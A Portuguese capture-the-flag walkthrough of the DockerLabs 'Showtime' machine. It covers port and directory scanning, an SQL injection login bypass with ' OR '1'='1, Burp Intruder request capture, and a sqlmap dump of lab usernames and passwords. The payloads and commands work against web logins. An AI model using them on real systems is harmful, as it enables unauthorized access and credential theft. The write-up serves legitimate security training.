maq.showtime

MÁQUINA SHOWTIME

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.showtime]
└─# bash auto_deploy.sh showtime.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -A -sS -sV -sC -Pn -T5 -p-

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.showtime]
└─# nmap 172.17.0.2 -A -sS -sV -sC -Pn -T5 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 16:08 -03
Nmap scan report for wp-admin (172.17.0.2)
Host is up (0.000038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e1:9a:9f:b3:17:be:3d:2e:12:05:0f:a4:61:c3:b3:76 (ECDSA)
|_  256 69:8f:5c:4f:14:b0:4d:b6:b7:59:34:4d:b9:03:40:75 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: cs
MAC Address: 02:42:AC:11:00:02 (Unknown)
Aggressive OS guesses: Linux 5.0 - 5.4 (92%), Linux 4.4 (91%), Linux 2.6.32 (91%), HP P2000 G3 NAS d
evice (89%), Linux 4.15 - 5.8 (89%), Linux 5.0 - 5.5 (89%), Linux 5.4 (89%), Linux 3.2 (88%), Linux
2.6.22 - 2.6.36 (88%), Linux 2.6.23 - 2.6.38 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.04 ms wp-admin (172.17.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 23.39 seconds
```

Temos as porta 22 e 80 aberta.

22/tcp open ssh OpenSSH 9.6p1 Ubuntu
80/tcp open http Apache httpd 2.4.58 ((Ubuntu))

Vamos explorar a porta 80: http://172.17.0.2/


Vamos fazer um fuzzing para ver se tem pastas ocultas, com a ferramenta gobuster.

gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x .txt,.php,.py,.html

Achamos vários diretórios (/images.../assets.../icon.../css.../js..../fonts...login_page)


```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.showtime]
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x .txt,.php,.py,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php,py
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 14646]
/images               (Status: 301) [Size: 309] [--> http://172.17.0.2/images/]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/assets               (Status: 301) [Size: 309] [--> http://172.17.0.2/assets/]
/icon                 (Status: 301) [Size: 307] [--> http://172.17.0.2/icon/]
/css                  (Status: 301) [Size: 306] [--> http://172.17.0.2/css/]
/js                   (Status: 301) [Size: 305] [--> http://172.17.0.2/js/]
/fonts                (Status: 301) [Size: 308] [--> http://172.17.0.2/fonts/]
/login_page           (Status: 301) [Size: 313] [--> http://172.17.0.2/login_page/]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102795 / 1102800 (100.00%)
===============================================================
Finished
===============================================================
```

Vamos entrar na pasta de login que nos importa agora: http://172.17.0.2/login_page/




Realizar a Injeção de SQL no Campo de Login: ' OR '1'='1

A mensagem "Bienvenido, ' OR '1'='1! A sessão foi iniciada corretamente." indica que o payload de injeção SQL `' OR '1'='1` funcionou, permitindo que você faça login sem fornecer credenciais válidas. Esse resultado demonstra uma vulnerabilidade de SQL Injection (SQLi) na aplicação, que aceitou a instrução maliciosa sem validação adequada.




Vamos usar a ferramenta burp suite para interceptar a requisição de login.

Vamos manda a requisição intercepitada para intruder, para fazer o ataque de forma automatica.


Burp Suite Community Edition v2024.8.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
1 × 2 × 3 ×
Positions Payloads Resource pool Settings
Choose an attack type
Start attack
Attack type: Sniper
vamos clicar para add uma wordlists
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://172.17.0.2
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /login_page/auth.php HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: pt-BR
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: http://172.17.0.2
Connection: keep-alive
Referer: http://172.17.0.2/login_page/
Cookie: PHPSESSID=§4h48mnhuo004bql4hjl8d95d8e§
Upgrade-Insecure-Requests: 1
Priority: u=0, i
usuario=§%27OR+%271%27%3D%271§&contrase%C3%Bla=§%27OR+%271%27%3D%271§
ATAQUE DE FORMA AUTOMATICA

Ataque :



Proximo passo criar um arquivo requests.txt... como mostra na foto acima no numero (10° copiar request e criar o arquivo .txt).

```
└─# cat requests.txt
POST /login_page/auth.php HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
svg+xml,*/*;q=0.8
Accept-Language: pt-BR
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Origin: http://172.17.0.2
Connection: keep-alive
Referer: http://172.17.0.2/login_page/index.php
Cookie: PHPSESSID=9mpjkkhfvka38grr1c1bc4htkt
Upgrade-Insecure-Requests: 1
Priority: u=0, i

usuario=or%201%3d1%23&contrase%C3%B1a=%27+OR+%271%27%3D%271
```

Vamos fazer o ataque com sqlmap :

sqlmap -r requests.txt –level=5 --risk=3 --dump


conseguimos 3 usuários e senha.

```
+----+-----------------+----------+
| id | password        | username |
+----+-----------------+----------+
| 1  | 123321123321    | lucas    |
| 2  | 123456123456    | santiago |
| 3  | MiClaveEsInhackeable | joe |
+----+-----------------+----------+
```

